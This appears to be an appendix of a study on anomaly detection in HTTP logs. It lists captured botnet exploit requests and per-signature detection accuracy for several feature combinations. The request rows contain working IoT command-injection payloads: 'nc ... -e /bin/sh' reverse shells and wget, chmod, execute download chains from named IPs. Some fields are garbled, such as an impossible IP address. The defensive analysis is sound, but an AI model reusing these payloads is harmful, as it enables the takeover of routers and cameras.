nan	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=192.168.1.1&port=21&user=ftp&pwd=\$(nc 45.76.89.80+1312 -e/bin/sh)&dir=/&mode=PORT&upload_interval=0
nan	next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=192.168.1.1&port=21&user=ftp&pwd=passpasspasspasspasspasspasspasspasspass&dir=/&mode=PORT&upload_interval=0
ion- 12.4	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(nc 46.10.210.1 443 -e /bin/sh)&port=21&user=ftp&pwd=pass&dir=/&mode=0&upload_interval=0

exploit

```

1 exploit = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('exploit(?!$)'))]
2 exploit[group].head()

```

sp_p	method	user_agent	uri
81	GET	NaN	loginuse=admin&loginpas=honeybot12&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(sh+/tmp/exploited)/set_ftp.cgi?
81	GET	NaN	/set_ftp.cgi?loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+/tmp/d+exploit.goahead"+>>+/tmp/s)
81	GET	NaN	/set_ftp.cgi?loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+/tmp/d+exploit.goahead"+>>+/tmp/s)
81	GET	NaN	/set_ftp.cgi?loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+/tmp/mipsel+exploit.goahead.mipsel"+>>+/tmp/u)
81	GET	NaN	/set_ftp.cgi?loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+/tmp/arm+exploit.goahead.arm"+>>+/tmp/u)

wget

```
1 wget = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('wget(?:!$)'))]
2 wget[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
29889	109.200.2806.636a	80	GET	NaN	/login.cgi?cli=aa aa';wget http://178.128.11.199/qtx.mips -O -> /tmp/rz;chmod 777 /tmp/rz;/tmp/rz dlink'\$	nan	1
40489	109.200.2806.636a	80	GET	NaN	/cgi-bin/cgi_system?cmd=raid_setup&act=getsmartinfo&devname= ping -n 0 localhost&rand=1452765315144;wget http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1
40490	109.200.2806.636a	80	GET	NaN	/wp-content/plugins/dzs-videogallery/img.php?webshot=1&src=http://localhost/1.jpg(wget20http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz)	nan	1
40491	109.200.2806.636a	80	GET	NaN	/maker/snwrite.cgi?mac=1234;wget http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1
42373	109.200.2806.636a	80	GET	NaN	/cgi-bin/cgi_system?cmd=raid_setup&act=getsmartinfo&devname= ping -n 0 localhost&rand=1452765315144;wget http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1

chmod

```
1 chmod = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('chmod(?:!$)'))]
2 chmod[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
29888	109.200.2806.636a	80	GET	nan	/cgi-bin/luci/stok=redacted/expert/maintenance/diagnostic/nslookup?nslookup_button=nslookup_button&ping_ip=google.ca ; cd /tmp;wget http://178.128.11.199/rvs -O /tmp/rz;chmod 777 /tmp/rz;sh /tmp/rz	nan	1
29889	109.200.2806.636a	80	GET	nan	/login.cgi?cli=aa aa';wget http://178.128.11.199/qtx.mips -O -> /tmp/rz;chmod 777 /tmp/rz;/tmp/rz dlink'\$	nan	1
40488	109.200.2806.636a	80	GET	nan	/cgi-bin/luci/stok=redacted/expert/maintenance/diagnostic/nslookup?nslookup_button=nslookup_button&ping_ip=google.ca ; cd /tmp;wget http://178.128.11.199/rvs -O /tmp/rz;chmod 777 /tmp/rz;sh /tmp/rz	nan	1
40489	109.200.2806.636a	80	GET	nan	/cgi-bin/cgi_system?cmd=raid_setup&act=getsmartinfo&devname= ping -n 0 localhost&rand=1452765315144;wget http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1
40490	109.200.2806.636a	80	GET	nan	/wp-content/plugins/dzs-videogallery/img.php?webshot=1&src=http://localhost/1.jpg(wget20http://178.128.11.199/qtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz)	nan	1

busybox

```
1 busybox = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('busybox(?!$)'))]
2 busybox[group].head()
```

h	id.resp_p	method	user_agent	uri	orig_filenames	anom
9	80	GET	NaN	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='busybox+wget+http://l.ocalhost.host/gpon.sh+-O+/tmp/eo3jd;sh+/tmp/eo3jd'&ipv=0	/GponForm/diag_Form?images?	nan
9	80	GET	NaN	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='busybox+wget+http://l.ocalhost.host/gpon.sh+-O+/tmp/eo3jd;sh+/tmp/eo3jd'&ipv=0	/GponForm/diag_Form?images?	nan
9	80	GET	NaN	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='busybox+wget+http://185.101.107.148/neko.sh+-O+/tmp/loli;sh+/tmp/loli'&ipv=0	/GponForm/diag_Form?images?	nan
3	80	GET	NaN	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='busybox+wget+http://l.ocalhost.host/gpon.sh+-O+/tmp/eo3jd;sh+/tmp/eo3jd'&ipv=0	/GponForm/diag_Form?images?	nan
3	80	GET	NaN	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='busybox+wget+http://194.182.76.15/neko.sh+-O+/tmp/loli;sh+/tmp/loli'&ipv=0	/GponForm/diag_Form?images?	nan

Appendix B

Combination 1 ["resp_mime_types", "request_body_len", "uri_length", "status_code"]

Features Selected: ['resp_mime_types', 'request_body_len', 'uri_length', 'status_code']
 Anomaly Found: 21 out of 25
 Overall Accuracy(%): 69

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1387	2243	62
Gemini	568	1309	43
RIAAALABS	2	2	100
Ronin/2.0	12	20	60
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	725	1487	49
.mips	1948	2031	96
wordpress/xmlrpc	2	5	40
tftp	3238	3342	97
research	0	47	0
killall	64	93	69
hakai	340	380	89
sora	134	138	97
.arm	17447	17493	100
seraph	1103	1103	100
mirai	20	21	95
port=21	58155	92568	63
exploit	925	981	94
wget	15799	17250	92
chmod	10917	11094	98
busybox	90	104	87

Combination 2 ["resp_mime_types", "request_body_len", "uri_length"]

Features Selected: ['resp_mime_types', 'request_body_len', 'uri_length']
 Anomaly Found: 21 out of 25
 Overall Accuracy(%): 51

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1290	2243	58
Gemini	131	1309	10
RIAALABS	2	2	100
Ronin/2.0	7	20	35
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	30	1487	2
.mips	1225	2031	60
wordpress/xmlrpc	2	5	40
tftp	3208	3342	96
research	0	47	0
killall	27	93	29
hakai	104	380	27
sora	119	138	86
.arm	11296	17493	65
seraph	843	1103	76
mirai	18	21	86
port=21	41654	92568	45
exploit	661	981	67
wget	13480	17250	78
chmod	5711	11094	51
busybox	78	104	75

Combination 3 ["resp_mime_types", "request_body_len"]

Features Selected: ['resp_mime_types', 'request_body_len']

Anomaly Found: 6 out of 25

Overall Accuracy(%): 12

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1290	2243	58
Gemini	0	1309	0
RIAALABS	2	2	100
Ronin/2.0	0	20	0
CarlosMatos/69.0	0	134	0
Botnet	0	5	0
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	30	1487	2
.mips	48	2031	2
wordpress/xmlrpc	2	5	40
tftp	0	3342	0
research	0	47	0
killall	0	93	0
hakai	0	380	0
sora	0	138	0
.arm	14	17493	0
seraph	0	1103	0
mirai	0	21	0
port=21	0	92568	0
exploit	2	981	0
wget	52	17250	0
chmod	50	11094	0
busybox	0	104	0

Combination 4 ["request_body_len", "uri_length", "status_code"]

Features Selected: ['request_body_len', 'uri_length', 'status_code']
 Anomaly Found: 21 out of 25
 Overall Accuracy(%): 75

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1478	2243	66
Gemini	687	1309	52
RIAALABS	2	2	100
Ronin/2.0	12	20	60
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	1447	1487	97
.mips	2014	2031	99
wordpress/xmlrpc	2	5	40
tftp	3240	3342	97
research	0	47	0
killall	85	93	91
hakai	368	380	97
sora	138	138	100
.arm	17437	17493	100
seraph	1103	1103	100
mirai	21	21	100
port=21	92568	92568	100
exploit	979	981	100
wget	16938	17250	98
chmod	11057	11094	100
busybox	90	104	87

Combination 5 [request_body_len", "uri_length"]

Features Selected: ['request_body_len', 'uri_length']

Anomaly Found: 21 out of 25

Overall Accuracy(%): 76

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1534	2243	68
Gemini	819	1309	63
RIAALABS	2	2	100
Ronin/2.0	12	20	60
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	1487	1487	100
.mips	2031	2031	100
wordpress/xmlrpc	2	5	40
tftp	3240	3342	97
research	0	47	0
killall	85	93	91
hakai	380	380	100
sora	138	138	100
.arm	17437	17493	100
seraph	1103	1103	100
mirai	21	21	100
port=21	92568	92568	100
exploit	979	981	100
wget	17179	17250	100
chmod	11085	11094	100
busybox	90	104	87

Combination 6 ["uri_length", "status_code"]

Features Selected: ['uri_length', 'status_code']

Anomaly Found: 25 out of 25

Overall Accuracy(%): 84

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	50	99	51
Hello, World	1225	2243	55
Gemini	1092	1309	83
RIAALABS	2	2	100
Ronin/2.0	18	20	90
CarlosMatos/69.0	67	134	50
Botnet	5	5	100
Hades	4	8	50
Screaming Frog SEO Spider	2	2	100
Hakai	1487	1487	100
.mips	2030	2031	100
wordpress/xmlrpc	2	5	40
tftp	3253	3342	97
research	19	47	40
killall	78	93	84
hakai	379	380	100
sora	134	138	97
.arm	17448	17493	100
seraph	1103	1103	100
mirai	21	21	100
port=21	65788	92568	71
exploit	977	981	100
wget	17190	17250	100
chmod	11085	11094	100
busybox	90	104	87

Combination 7 ["resp_mime_types", "uri_length", "status_code"]

Features Selected: ['resp_mime_types', 'uri_length', 'status_code']
 Anomaly Found: 18 out of 25
 Overall Accuracy(%): 61

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	157	2243	7
Gemini	780	1309	60
RIALABS	0	2	0
Ronin/2.0	12	20	60
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	0	2	0
Hakai	1383	1487	93
.mips	2020	2031	99
wordpress/xmlrpc	0	5	0
tftp	3238	3342	97
research	0	47	0
killall	70	93	75
hakai	367	380	97
sora	134	138	97
.arm	17454	17493	100
seraph	1103	1103	100
mirai	20	21	95
port=21	62055	92568	67
exploit	929	981	95
wget	16949	17250	98
chmod	11028	11094	99
busybox	90	104	87

Combination 8 ["resp_mime_types", "uri_length"]

Features Selected: ['resp_mime_types', 'uri_length']

Anomaly Found: 17 out of 25

Overall Accuracy(%): 59

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	3	2243	0
Gemini	641	1309	49
RIAALABS	0	2	0
Ronin/2.0	12	20	60
CarlosMatos/69.0	0	134	0
Botnet	5	5	100
Hades	0	8	0
Screaming Frog SEO Spider	0	2	0
Hakai	524	1487	35
.mips	2030	2031	100
wordpress/xmlrpc	0	5	0
tftp	3240	3342	97
research	0	47	0
killall	84	93	90
hakai	339	380	89
sora	134	138	97
.arm	17442	17493	100
seraph	1103	1103	100
mirai	20	21	95
port=21	80238	92568	87
exploit	969	981	99
wget	15772	17250	91
chmod	11073	11094	100
busybox	90	104	87

Combination 9 ["resp_mime_types", "request_body_len", "status_code"]

Features Selected: ['resp_mime_types', 'request_body_len', 'status_code']

Anomaly Found: 8 out of 25

Overall Accuracy(%): 12

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1300	2243	58
Gemini	0	1309	0
RIAALABS	2	2	100
Ronin/2.0	0	20	0
CarlosMatos/69.0	0	134	0
Botnet	0	5	0
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	30	1487	2
.mips	48	2031	2
wordpress/xmlrpc	2	5	40
tftp	4	3342	0
research	0	47	0
killall	0	93	0
hakai	0	380	0
sora	1	138	1
.arm	42	17493	0
seraph	0	1103	0
mirai	0	21	0
port=21	107	92568	0
exploit	3	981	0
wget	72	17250	0
chmod	58	11094	1
busybox	0	104	0

Combination 10 ["request_body_len", "status_code"]

Features Selected: ['request_body_len', 'status_code']

Anomaly Found: 6 out of 25

Overall Accuracy(%): 12

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	0	99	0
Hello, World	1290	2243	58
Gemini	0	1309	0
RIALABS	2	2	100
Ronin/2.0	0	20	0
CarlosMatos/69.0	0	134	0
Botnet	0	5	0
Hades	0	8	0
Screaming Frog SEO Spider	2	2	100
Hakai	30	1487	2
.mips	48	2031	2
wordpress/xmlrpc	2	5	40
tftp	0	3342	0
research	0	47	0
killall	0	93	0
hakai	0	380	0
sora	0	138	0
.arm	9	17493	0
seraph	0	1103	0
mirai	0	21	0
port=21	0	92568	0
exploit	2	981	0
wget	52	17250	0
chmod	50	11094	0
busybox	0	104	0